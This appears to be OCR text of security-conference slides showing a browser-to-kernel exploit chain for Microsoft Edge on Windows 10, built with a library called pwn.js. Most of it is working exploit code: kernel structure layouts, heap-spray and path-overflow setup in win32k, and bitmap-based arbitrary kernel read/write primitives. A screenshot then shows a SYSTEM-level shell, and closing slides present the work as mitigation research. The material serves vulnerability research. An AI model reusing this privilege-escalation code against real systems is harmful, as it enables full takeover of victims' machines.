
```
var SIZEL = new StructType([
  ['cx', Uint32],
  ['cy', Uint32],
]);
var BITMAP = new StructType([
  ['poolHeader', new ArrayType(Uint32, 4)],
  ['hHmgr', Uint64],
  ['ulShareCount', Uint32],
  ['cExclusiveLock', Uint16],
  ['BaseFlags', Uint16],
  ['Tid', Uint64],
  ['dhsurf', Uint64],
  ['hsurf', Uint64],
  ['dhpdev', Uint64],
  ['hdev', Uint64],
  ['sizlBitmap', SIZEL],
  ['cjBits', Uint32],
  ['pvBits', Uint64],
  ['pvScan0', Uint64],
]);
var POINT = new StructType([
  ['x', Int32],
  ['y', Int32],
]);
```

```
var bitmap_overwrite_count_until_poolHeader = 0xd80;
var bitmap_overwrite_count_until_sizlBitmap = 0xdd0;
var bitmap_overwrite_count_until_pvScan0 = 0xde8;

var realsize = 0x100000530;
var chunksize = realsize|0;
var paddingsize = 0x1000 - 0x10 - chunksize - 0x10;
// subtract 1 because of implicit first point with PolylineTo
var npoints = (realsize / 0x30 - 1)|0;
var nedges = (chunksize / 0x30)|0;

var hdc = GetDC(0);
var hMemDC = CreateCompatibleDC(hdc);
var dcBitmap = CreateBitmap(0x666, 0x1338, 1, 32, 0);
SelectObject(hMemDC, dcBitmap);

var npointsPerCall = 0x10000;
var points = POINT.Ptr.cast(malloc(npointsPerCall * POINT.size));
```

```
BeginPath(hMemDC);

for (var i = 0; i < nedges; i++) {
  points[i].x = 1;  points[i].y = i;
}
points[i].x = 258;  points[i++].y = 1;
points[i].x = 2;    points[i++].y = 513;
points[i].x = 2;    points[i++].y = 514;
for (; i < nedges + 176; i++) {
  points[i].x = i;  points[i].y = i;
}
points[i].x = 2;    points[i++].y = 515;
PolylineTo(hMemDC, points, i);
npoints -= i;

while (npoints > npointsPerCall) {
  PolylineTo(hMemDC, points, npointsPerCall);
  npoints -= npointsPerCall;
}
PolylineTo(hMemDC, points, npoints);

EndPath(hMemDC);
```

```
var target_objects = new Array(0x80);
for (var i = 0; i < target_objects.length; i++) {
  target_objects[i] = {};
  target_objects[i].dc = CreateCompatibleDC(hdc);
}

var spray = [];
for (var i = 0; i < 0x100; i++)
  spray.push(createPaletteOfSize(0xfe0));
for (var i = 0; i < 0x400; i++)
  spray.push(createPaletteOfSize(chunksize));

for (var i = 0; i < target_objects.length; i++) {
  target_objects[i].padding =  createBitmapOfSize(paddingsize);
  target_objects[i].padding2 = createBitmapOfSize(0xfe0);
  target_objects[i].pwnd =     createBitmapOfSize(0xfe0);
  target_objects[i].padding3 = createBitmapOfSize(0xfe0);
  target_objects[i].padding4 = createBitmapOfSize(0xfe0);
  target_objects[i].manager =  createBitmapOfSize(0xfe0);
  target_objects[i].worker =   createBitmapOfSize(0xfe0);
  SelectObject(target_objects[i].dc, target_objects[i].pwnd);
}
for (var i = 0; i < target_objects.length / 2; i++)
  spray.push(createPaletteOfSize(chunksize));
```

```
FillPath(hMemDC);

var target;
var newSize = Uint32Ptr.cast(malloc(4));
newSize[0] = 0xFFFFFFFF;
for (var i = 0; i < target_objects.length; i++) {
  if (!SetDIBColorTable(target_objects[i].dc, 924, 1, newSize).eq(0)) {
    target = i;
    break;
  }
}

if (target === undefined) {
  window.alert('failed’);
  return;
}

var manager_bitmap = target_objects[target].manager;
var worker_bitmap = target_objects[target].worker;
var manager_bits = malloc(0x1000);
GetBitmapBits(manager_bitmap, 0x1000, manager_bits);
var worker_bitmap_obj =
  BITMAP.Ptr.cast(manager_bits.add(bitmap_overwrite_count_until_poolHeader));

function writeOOB_bitmap_64(target_address, data) {
  worker_bitmap_obj.sizlBitmap.cy = 8;
  worker_bitmap_obj.pvScan0 = target_address;

  SetBitmapBits(manager_bitmap, bitmap_overwrite_count_until_pvScan0, manager_bits);
  Uint64Ptr.cast(manager_bits)[0] = data;
  SetBitmapBits(worker_bitmap, 8, manager_bits);
}

function readOOB_bitmap_64(target_address) {
  worker_bitmap_obj.sizlBitmap.cy = 8;
  worker_bitmap_obj.pvScan0 = target_address;

  SetBitmapBits(manager_bitmap, bitmap_overwrite_count_until_pvScan0, manager_bits);
  GetBitmapBits(worker_bitmap, 8, manager_bits);
  return Uint64Ptr.cast(manager_bits)[0];
}
```



This page is having a pr
127.0.0.1:8000/run_payload.html

This page is having a problem loading

We tried to load this page for you a few times, but there is still a problem with this site. We know you have better things to do than to watch this page reload over and over again so try coming back to this page later.

Administrator: C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe>whoami
nt authority\system

C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe>_
```

Conclusion

- ✓ 1-day exploits
  - o Test effectiveness of current mitigations
  - o Develop new methods for exploitation
  - o Patched vulnerabilities can lead to 0-days

- ✓ Full chain exploitation
  - o Chakra still provides nice, easy to exploit vulnerabilities
  - o GDI / win32k.sys exploits can work within Edge sandbox
  - o Patch analysis and exploitation of kernel vulnerabilities is harder than Chakra, because it is closed source

Conclusion

✓ pwn.js

- Library to ease development of browser exploits
- Share techniques for browser exploitation
- Demonstrate that shellcode is unnecessary for a GDI kernel exploit

✓ Source code

- We plan to release the first version of pwn.js soon
- We will also release some of the exploits as examples
- https://github.com/theori-io/

Questions?